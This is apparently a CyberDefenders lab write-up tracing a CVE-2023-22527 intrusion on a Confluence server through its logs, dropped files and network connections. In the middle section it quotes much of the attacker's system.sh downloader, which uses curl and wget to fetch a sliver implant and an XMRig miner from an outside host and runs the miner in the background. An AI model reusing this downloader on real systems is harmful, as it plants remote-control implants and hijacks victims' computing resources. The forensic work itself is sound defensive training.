Challenge: ConfluenceRCE Lab

Platform: CyberDefenders

Category: Endpoint Forensics

Difficulty: Medium

Tools Used: grep, uniq, cut, VirusTotal, Linux Command-Line Tools

Summary: This lab involved analysing a Confluence server vulnerable to CVE-2023-22527, a template injection vulnerability that enables an unauthenticated user to achieve Remote Code Execution (RCE) on the host. Exploitation of CVE-2023-22527 was first observed at 09:42 on the 21st of Feb 2024 when the threat actor executed a Python command that established a reverse shell. This occurred after the threat actor issued several POST requests to the vulnerable endpoint "/template/aui/text-inline.vm". Once in the environment, multiple files were dropped on the host, including "system.sh" which was responsible for downloading an XMRig cryptominer along with a file titled X-Org, later attributed to the sliver C2 framework. Overall, this was an enjoyable lab, I recommend giving it a shot if you enjoy performing forensics on Linux hosts.

Scenario: A prominent e-commerce company, "EcoShop," has recently observed an unusual spike in the resource usage of its publicly facing confluence servers. Initial diagnostics indicate that the CPU and memory usage are consistently at peak levels, significantly affecting the server's responsiveness and potentially leading to a denial of service for employees.
You must quickly identify the issue's cause, scope, and impact to mitigate any potential damage to the company's operations.

Beginning your investigation into the EcoShop incident, identify the IP address from which the initial unauthorized access attempt originated. This step is crucial for tracing the attack's source.

TLDR: Examine the conf_access_log.* logs located at /opt/confluence/logs. These logs contain incoming HTTP requests; therefore, I recommend focusing on requests made to unusual URIs.

Before we dive into analysis, you first need to extract the triage image, you can do so by executing the following command:

- `gunzip uac-ip-172-31-28-111-linux-20240221131433.tar.gz`
- `tar -xvf uac-ip-172-31-28-111-linux-20240221131433.tar`


Within the extracted triage image are Confluence logs, which are located at:

- `/var/atlassian/application-data/confluence/logs`

To find login related events, we can run the grep command against this entire directory, searching for the string "login":

- `grep login *`


Within the output, we can find a large number of authentication requests to the same endpoint over a short period of time:



Upon researching this endpoint, it appears to be linked to a remote code execution (RCE) vulnerability. Examining the logs further using the following command:

- `grep "text-inline.vm" atlassian-confluence.log.*`

I came across an extremely suspicious entry which shows a reverse shell be created using Python:



This reverse shell is established to 18.184.255.235. Through reading the following report, we can determine that these crafted HTTP requests are used to execute arbitrary commands on Confluence servers vulnerable to CVE-2023-22527.

Alternatively, you can find evidence of suspicious activity through examining the conf_access_log.* files, which are Confluence web server access logs that record incoming HTTP requests. These logs are located at:

- `/opt/confluence/logs`

Similarly to the approach above, we can use grep to examine these files, focusing on requests made to the /template/aui/text-inline.vm endpoint:

- `grep "/template/aui/text-inline.vm" conf_access_log.* | cut -d " " -f5,6,7`
    - Cut in this instance is used to extract the source IP, request method, and endpoint/URI

Here we can see that the only host interacting with text-inline.vm is 18.184.255.235:

```
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
18.184.255.235 POST /template/aui/text-inline.vm
```

Using this command:

- `grep "/template/aui/text-inline.vm" conf_access_log.* | cut -d " " -f5 | uniq -c`

We can see that 18.184.255.235 made 66 requests to text-inline.vm, which is extremely suspicious given that it's linked to a RCE vulnerability.

Answer: 18.184.255.235

As you delve further into the timeline of the security breach at EcoShop, pinpoint the exact moment the web server first logged an anomalous connection. Provide the UTC timestamp.

As explored in the previous question, incoming HTTP requests are logged in conf_access_log.* files found at:

- `/opt/confluence/logs`

Using the following command:

- `grep "/template/aui/text-inline.vm" conf_access_log.* | cut -d " " -f1,5,6,7`

We can see that the first POST request by the threat actor to the text-inline.vm endpoint occurred on the 21st of Feb 2024 at 05:35:

```
conf_access_log.2024-02-21.log:[21/Feb/2024:05:35:37 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:39:11 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:39:44 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:40:54 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:41:00 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:42:44 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:48:18 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:51:26 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:54:06 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:54:08 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:54:24 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:54:44 18.184.255.235 POST /template/aui/text-inline.vm
conf_access_log.2024-02-21.log:[21/Feb/2024:05:54:50 18.184.255.235 POST /template/aui/text-inline.vm
```

Answer: 2024-02-21 05:35

Following the security breach timeline, you need to identify any potentially malicious files dropped by the threat actor. What is the name of the first file dropped by the attacker?

TLDR: Examine directories where threat actors commonly drop payloads, such as include /tmp. Focus on files created around the time of suspicious activity (21st of Feb).

In our initial analysis, we discovered suspicious activity on the 21st of Feb 2024. Unfortunately, I am unable to locate any logs that show files being dropped on the host, therefore, we can start by examining common directories where threat actors drop payloads, including /tmp and /var/tmp. Navigating to the /tmp directory, we can see that two files were created on the 21st of Feb:

- `ls -lA`

```
-rw-r----- 1 ubuntu ubuntu    0 Feb 21  2024 a
drwxrwxr-x 2 ubuntu ubuntu 4.0K Dec 29 01:00 hsperfdata_confluence
drwxrwxr-x 3 ubuntu ubuntu 4.0K Dec 29 01:00 miner
-rw-r----- 1 ubuntu ubuntu 2.4K Feb 21  2024 system.sh
```

The “a” file is empty, the system.sh script on the other hand is a downloader used to install and run a cryptominer and sliver C2. The following is a basic breakdown of the bash script:

- System Detection:

```
OS=$(uname -s)
ARCH=$(uname -m)
BASE_URL="http://107.21.147.117:80"
```

- Downloads X-org (attributed to sliver C2):

```
# Download the 'X-org' ELF file first
binary="X-org"
binary_PATH="${TEMP_PATH}/${binary}"
echo "Downloading ${binary}..."
if command -v curl > /dev/null; then
    curl -o "${binary_PATH}" "${BASE_URL}/${binary}"
elif command -v wget > /dev/null; then
    wget -O "${binary_PATH}" "${BASE_URL}/${binary}"
else
    echo "Error: Neither curl nor wget is available."
    exit 1
fi

echo "Download completed: ${binary_PATH}"
```

- Downloads XMRig:

```
# Determine the correct file based on OS and architecture
case "$OS" in
    Linux)
        case "$ARCH" in
            x86_64 | amd64)
                FILE="xmrigCC-3.4.0-linux-generic-static-amd64.tar.gz"
                ;;
            aarch64 | arm*)
                FILE="xmrigCC-3.4.0-linux-generic-static-arm64.tar.gz"
                ;;
            *)
                echo "Unsupported architecture: $ARCH"
                exit 1
                ;;
        esac
        ;;
    *)
        echo "Unsupported OS: $OS"
        exit 1
        ;;
esac

OUTPUT_FILE="${TEMP_PATH}/${FILE}"
DOWNLOAD_URL="${BASE_URL}/${FILE}"

echo "Downloading $FILE..."
if command -v curl > /dev/null; then
    curl -o "$OUTPUT_FILE" "$DOWNLOAD_URL"
elif command -v wget > /dev/null; then
    wget -O "$OUTPUT_FILE" "$DOWNLOAD_URL"
else
    echo "Error: Neither curl nor wget is available."
    exit 1
fi

echo "Download completed: ${OUTPUT_FILE}"
```

- Removes the downloaded archive:

```
# After successful extraction, delete the archive
echo "Deleting the archive..."
rm "$OUTPUT_FILE"
```

- Runs XMRig in the background:

```
# Check if xmrigDaemon exists and is executable
if [ -f "./xmrigDaemon" ]; then
    echo "Running the xmrigDaemon executable in the background..."
    chmod +x ./xmrigDaemon
    nohup ./xmrigDaemon &

    # Optional: if you need the PID of the background process, you can use $!
    XMRRIG_DAEMON_PID=$!
    echo "xmrigDaemon is running in the background with PID $XMRRIG_DAEMON_PID"
else
    echo "Executable xmrigDaemon not found. Check the archive structure."
    exit 1
fi
```

Answer: system.sh

As the attack on EcoShop's system unfolds, the attacker possibly tries to download more files onto EcoShop's system. What is the IP address of the server from which these files were attempted to be downloaded?

In the system.sh script identified previously, it uses curl to download the payloads from 107.21.147.117 over port 80:

```
BASE_URL="http://107.21.147.117:80"
```

Answer: 107.21.147.117

In your analysis of suspicious network activities, identify the Process ID (PID) of the process responsible for initiating suspicious outbound communications.

Navigate to:

- `uac_triage_image/live_response/network/`

This folder contains network logs at the time of collection. We are concerned with the "lsof_-nPli.txt" file as it shows information about running processes and network connections established from said processes:

- `cat lsof_-nPli.txt`

Here we can see the X-org process communicating with 3.93.170.220 over port 8888:

```
X-org     19349     1001    3u  IPv4 169070      0t0  TCP 172.31.28.111:47130->3.93.170.220:8888 (ESTABLISHED)
```

Answer: 19349


To better understand the threat we are facing, skills and TTPs used. Can you identify the C2 framework utilized by the attacker?

Upon submitting 3.93.170.220 to VirusTotal (IP the X-org process communicated with) and navigating to the Relations tab, we can see a high detection rate for a file called X-org:

Communicating Files (1)

Scanned	Detections	Type	Name
2025-06-10	36 / 64	ELF	X-org

If you look at the Detection tab for the X-org file, we can see that it is given the sliver family label:



Sliver is an open-source command and control (C2) framework that is used as an alternative to commercial products like Cobalt Strike.

Answer: sliver

It is suspected that EcoShop's system initiated communication with an external server, potentially involved in coordinating a crypto-mining operation. What is the IP address of the server?

Navigating back to the lsof_-nPli.txt file, we can observe that the xmRigMiner process had an established connection to 3.71.153.95 over port 80:

```
xmrigMine 19362     1001   13u  IPv4 650252      0t0  TCP 172.31.28.111:48476->3.71.153.95:80 (ESTABLISHED)
```

Answer: 3.71.153.95